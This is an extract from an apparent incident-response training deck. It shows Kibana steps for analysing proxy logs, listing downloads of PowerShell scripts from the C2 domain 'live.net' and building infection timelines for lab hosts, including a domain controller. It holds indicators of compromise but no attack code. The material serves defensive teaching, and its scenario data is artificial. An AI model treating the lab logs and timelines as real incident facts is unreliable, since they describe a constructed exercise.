

A red box highlights the 'live.net:443' entry, and a 'Filter out value' button is visible next to it. The 'Refresh' button is also highlighted in the top right corner.

3. We got several URLs that are not same as the C2 one. Therefore, filter out the C2 traffic that we already know by clicking "Filter out value" button.

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (9)

- List up URL queries for the C2 server "live.net" (2).



Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the the C2 traffic that we have found? (10)

- List up URL queries for the C2 server "**live.net**" (3).

The screenshot shows the 'proxy-*' interface with a 'Data' tab selected. A red box highlights a play button in the top right corner. Below it, a red text label says '3. Click play button.' The main area shows a 'Buckets' section with a search bar containing 'Split Rows URL.keyword...'. Below this, a 'Sub Aggregation' section has a dropdown menu set to 'Terms', which is highlighted with a red box. Below that, a 'Field' section has a dropdown menu set to 'RemoteIP.keyword', also highlighted with a red box. A red text label '1. Select "Terms" as Sub Aggregation.' points to the 'Terms' dropdown. Another red text label '2. Select "RemoteIP.keyword" as Field.' points to the 'RemoteIP.keyword' dropdown. At the bottom, there are fields for 'metric: Count', 'Order' (set to 'Descend'), and 'Size' (set to '5').

proxy-*

Data Options

3. Click play button.

Add m

Buckets

> Split Rows URL.keyword... 🔍 ⚙️ ✕

1. Select "Terms" as Sub Aggregation.

Sub Aggregation Terms help

Terms

Field

RemoteIP.keyword

2. Select "RemoteIP.keyword" as Field.

metric: Count

Order Size

Descend 5

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (10)

- List up URL queries for the C2 server "live.net" (4).

Filters 1 live.net

NOT URL.keyword: live.net:443 × + Add filter

proxy-*

Data Options

Sub Aggregation Terms help

Terms

Field RemoteIP.keyword

Order By metric: Count

URL.keyword: Descending RemoteIP.keyword: Descending Count

http://live.net/m1.ps1	192.168.52.40	186
http://live.net/m1.ps1	192.168.52.44	7
http://live.net/m6.ps1	192.168.52.40	3
http://live.net/m5.ps1	192.168.52.40	2
http://live.net/i.zip	192.168.52.40	1
http://live.net/m2.ps1	192.168.52.33	1
http://live.net/m3.ps1	192.168.52.40	1
http://live.net/m4.ps1	192.168.52.40	1

We got several suspicious traffics other than the C2 traffic.
We cannot determine what these URLs mean at this time.
We might be able to figure out with other analysis.

Filters"http://live.net/m1.ps1"KQL

▼


Last 15 years

Show dates

+ Add filter

For example, filter logs with the first URL "http://live.net/m1.ps1" in Discover interface.

20:56:58.346 — Auto ▼



Time	Method	Referer	RemoteIP	ResCode	ResSize	URL	UserAgent
> Mar 8, 2018 @ 15:00:28.000	GET	-	192.168.52.44	200	1,499,039	http://live.net/m1.ps1	-
> Mar 8, 2018 @ 16:00:03.000	GET	-	192.168.52.44	200	1,499,039	http://live.net/m1.ps1	-
> Mar 8, 2018 @ 17:00:03.000	GET	-	192.168.52.44	200	1,499,039	http://live.net/m1.ps1	-
> Mar 8, 2018 @ 18:00:03.000	GET	-	192.168.52.44	200	1,499,039	http://live.net/m1.ps1	-
> Mar 8, 2018 @ 19:00:02.000	GET	-	192.168.52.44	200	1,499,039	http://live.net/m1.ps1	-

It started at 3 PM on March 8, and it was recorded every hour.

You can check other URLs in the same way.


Wrap Up

Proxy Log Analysis Result (1)

- client-win10-1 (192.168.52.40)

For domain "outlook.net"

- The first C2 traffic was recorded around "March 20, 2018 7:27:42 PM (JST)".
- The host was infected around "March 20, 2018 7:00:05 PM (JST)".




Proxy Log Analysis Result (2)

- client-win10-1 (192.168.52.40) (Cont.)

For domain "live.net"

- The first C2 traffic was recorded around "March 15, 2018 6:54:47 PM (JST)".
- Several traffics other than C2 communications to the malicious domain were found. For example, the client started to download something from this domain via HTTP at March 15, 2018 7:53:21 PM (JST)", and stopped at March 23 12:53 PM (JST).

These traffics could be related to some attack operation. We should reveal their details with some other investigation methods.




Proxy Log Analysis Result (3)

- client-win10-2 (192.168.52.44)

For domain "live.net"

- The first C2 traffic was recorded around "March 7, 2018 10:55:22 PM (JST)".
- Some other traffics to the domain was logged from 3:00:28 PM (JST) to 8:00:02 PM (JST) on March 8, and at 9:40 PM on March 12.

Client-Win10-2 might have been
the initial infection host.




Proxy Log Analysis Result (4)

- AD-win2016 (192.168.52.33)

For domain "live.net"


- No C2 traffic.
- Suspicious traffic to this domain was logged on "March 22, 2018 5:36:25 PM (JST)".

This traffic could be very important since this host is the Domain Controller. We should check this notable event later.



Proxy Log Analysis Result (3)

- The timeline is updated as follows.



